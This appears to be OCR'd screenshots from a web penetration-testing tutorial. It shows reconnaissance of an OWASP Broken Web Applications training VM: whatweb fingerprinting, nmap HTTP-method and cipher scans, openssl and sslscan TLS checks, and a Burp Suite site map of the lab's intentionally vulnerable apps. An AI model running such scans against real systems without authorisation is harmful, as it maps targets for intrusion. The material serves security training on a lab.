
Request headers (0.516 KB)




```
root@kali:~# whatweb -v 10.7.7.5
WhatWeb report for http://10.7.7.5
Status    : 200 OK
Title     : owaspbwa OWASP Broken Web Applications
IP        : 10.7.7.5
Country   : RESERVED, ZZ

Summary   : Passenger[4.0.38], HTML5, Python[2.6.5], OpenSSL[0.9.8k], HTTPServer[Ubuntu Linux][Apache/2.2.14 (Ubuntu)
mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1], Perl[5.10.1], JQuery, Apache[2.2.14][mod_mono/2.
4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1], Email[admin@metacorp.com,admin@owaspbwa.org,bob@
ateliergraphique.com,cycloneuser-3@cyclonetransfers.com,jack@metacorp.com,test@thebodgeitstore.com], Script[text/javas
cript], PHP[5.3.2-1ubuntu4.30][Suhosin-Patch]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.2.14 (from HTTP Server Header)
        Module       : mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14
        Module       : proxy_html/3.0.1
        Google Dorks: (3)
        Website      : http://httpd.apache.org/

[ Email ]
        Extract email addresses. Find valid email address and
        syntactically invalid email addresses from mailto: link
        tags. We match syntactically invalid links containing
        mailto: to catch anti-spam email addresses, eg. bob at
```




```
root@kali:~# nmap --script http-methods -p80,443,8080 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-02 14:50 CAT
Nmap scan report for 10.7.7.5
Host is up (-0.13s latency).

PORT     STATE SERVICE
80/tcp   open  http
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
443/tcp  open  https
8080/tcp open  http-proxy
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
```




```
root@kali:~# openssl s_client -connect 10.7.7.5:443
CONNECTED(00000003)
depth=0 CN = owaspbwa
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = owaspbwa
verify return:1
---
Certificate chain
 0 s:/CN=owaspbwa
   i:/CN=owaspbwa
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBnTCCAQYCCQDmhw3dcsK55zANBgkqhkiG9w0BAQUFADATMREwDwYDVQQDEwhv
d2FzcGJ3YTAeFw0xMzAxMDIyMTEyMzhaFw0yMjEyMzEyMTEyMzhaMBMxETAPBgNV
BAMTCG93YXNwYndhMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDIxXtfOh6T
ceRLAd5LAfA5vFL/uafR15KK+k0Yr1xNjjuPd7iX/AKdUh5wAzM0MqoZeEKi72Hw
iTezYFJFLvpMQ/6PB+ALtxYnAf7vQkSxmQLsoeKRowKZOV4nIjuEFKCp3ERk7xDb
Ons5bt62IG9Hxji5cbJMaq4CIMsQc1NHtQIDAQABMA0GCSqGSIb3DQEBBQUAA4GB
AIgFAJdNKSiApOmwMqBq4oIOrCOKUdDv9is3wJWaz1JeY3lop9WFPzr1RYE8Kcpg
+2+oIaiUwN8HDAsaMZGfWzv2rncBQOvyfqxARKzL6H+CZ+Rb5MQos7t5OtwHs1Ht
RU3A6pPOPLai+/ly1/aCwmqNTxpghTNFmVLloxT/HJao
-----END CERTIFICATE-----
subject=/CN=owaspbwa
issuer=/CN=owaspbwa
---
No client certificate CA names sent
Server Temp Key: DH, 1024 bits
---
SSL handshake has read 1167 bytes and written 374 bytes
Verification error: self signed certificate
---
New, SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 1024 bit
Secure Renegotiation IS supported
Compression: NONE
```




```
root@kali:~# sslscan 10.7.7.5
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Testing SSL server 10.7.7.5 on port 443 using SNI name 10.7.7.5

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression enabled (CRIME)

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.0  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  128 bits  RC4-SHA
Accepted  TLSv1.0  128 bits  RC4-MD5
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
Preferred SSLv3    256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  SSLv3    256 bits  AES256-SHA
Accepted  SSLv3    128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  SSLv3    128 bits  AES128-SHA
Accepted  SSLv3    128 bits  RC4-SHA
Accepted  SSLv3    128 bits  RC4-MD5
Accepted  SSLv3    112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
Accepted  SSLv3    112 bits  DES-CBC3-SHA

  SSL Certificate:
Signature Algorithm: sha1WithRSAEncryption
RSA Key Strength:    1024
```



```
SCAN RESULTS FOR 10.7.7.5:443 - 10.7.7.5:443
--------------------------------------------

 * Deflate Compression:
     VULNERABLE - Server supports Deflate compression

 * Session Renegotiation:
     Client-initiated Renegotiations:    OK - Rejected
     Secure Renegotiation:               OK - Supported

 * TLSV1_2 Cipher Suites:
     Server rejected all cipher suites.

 * Session Resumption:
     With Session IDs:                   PARTIALLY SUPPORTED (4 successful, 1 failed, 0 errors, 5 total attempts). Try
resum_rate.
     With TLS Session Tickets:           OK - Supported

 * TLSV1_1 Cipher Suites:
     Server rejected all cipher suites.

 * Certificate - Content:
     SHA1 Fingerprint:                   e469e1f2987740c33aecee7cf630ca1931be05ae
     Common Name:                        owaspbwa
     Issuer:                             owaspbwa
     Serial Number:                      E6870DDD72C2B9E7
     Not Before:                         Jan  2 21:12:38 2013 GMT
     Not After:                          Dec 31 21:12:38 2022 GMT
     Signature Algorithm:                sha1WithRSAEncryption
     Public Key Algorithm:               rsaEncryption
     Key Size:                           1024 bit
     Exponent:                           65537 (0x10001)

 * Certificate - Trust:
     Hostname Validation:                FAILED - Certificate does NOT match 10.7.7.5
     Google CA Store (09/2015):          FAILED - Certificate is NOT Trusted: self signed certificate
     Java 6 CA Store (Update 65):        FAILED - Certificate is NOT Trusted: self signed certificate
     Microsoft CA Store (09/2015):       FAILED - Certificate is NOT Trusted: self signed certificate
```



```
root@kali:~# nmap --script ssl-enum-ciphers -p 443 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-03 14:09 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00024s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - D
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - D
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
```



Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Request Response
Raw Params Headers Hex

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
https://10.7.7.5
    /
  ▶ 1142014131
    animatedcollapse.js
    bWAPP
  ▼ bWAPP
      /
      info.php
    ▶ js
      login.php
      portal.php
      training.php
      user_new.php
  ▶ gruyere
    hackxor_intro.php
  ▶ images
    index.css
    jquery.min.js
    mutillidae
  ▶ mutillidae
    owaspbricks
  ▼ owaspbricks
      /
      about.html
      bricks.html
    ▼ config
        /
      content-pages.html
      file-upload-pages.html
      index.php
    ▼ javascripts
        app.js
        foundation.min.js
        jquery.foundation.accordion.js
```

Host	Method	URL	Params	Status ▲	Length	MIME
https://10.7.7.5	GET	/1142014131/	□	200	3520	HTM
https://10.7.7.5	GET	/1142014131/lib.js	□	200	2233	scrip
https://10.7.7.5	GET	/bWAPP/js/html5.js	□	200	2871	scrip
https://10.7.7.5	GET	/bWAPP/login.php	□	200	3419	HTM
https://10.7.7.5	GET	/hackxor_intro.php	□	200	3847	HTM
https://10.7.7.5	GET	/mutillidae/	□	200	46124	HTM
https://10.7.7.5	GET	/mutillidae/javascript/bo...	□	200	1541	scrip
https://10.7.7.5	GET	/mutillidae/javascript/dd...	□	200	9116	scrip
https://10.7.7.5	GET	/mutillidae/javascript/dd...	□	200	57733	scrip
https://10.7.7.5	GET	/mutillidae/javascript/jQ...	□	200	10323	scrip
https://10.7.7.5	GET	/mutillidae/javascript/jQ...	□	200	11816	scrip
https://10.7.7.5	GET	/mutillidae/javascript/jQ...	□	200	268220	scrip
https://10.7.7.5	GET	/owaspbricks/	□	200	6236	HTM

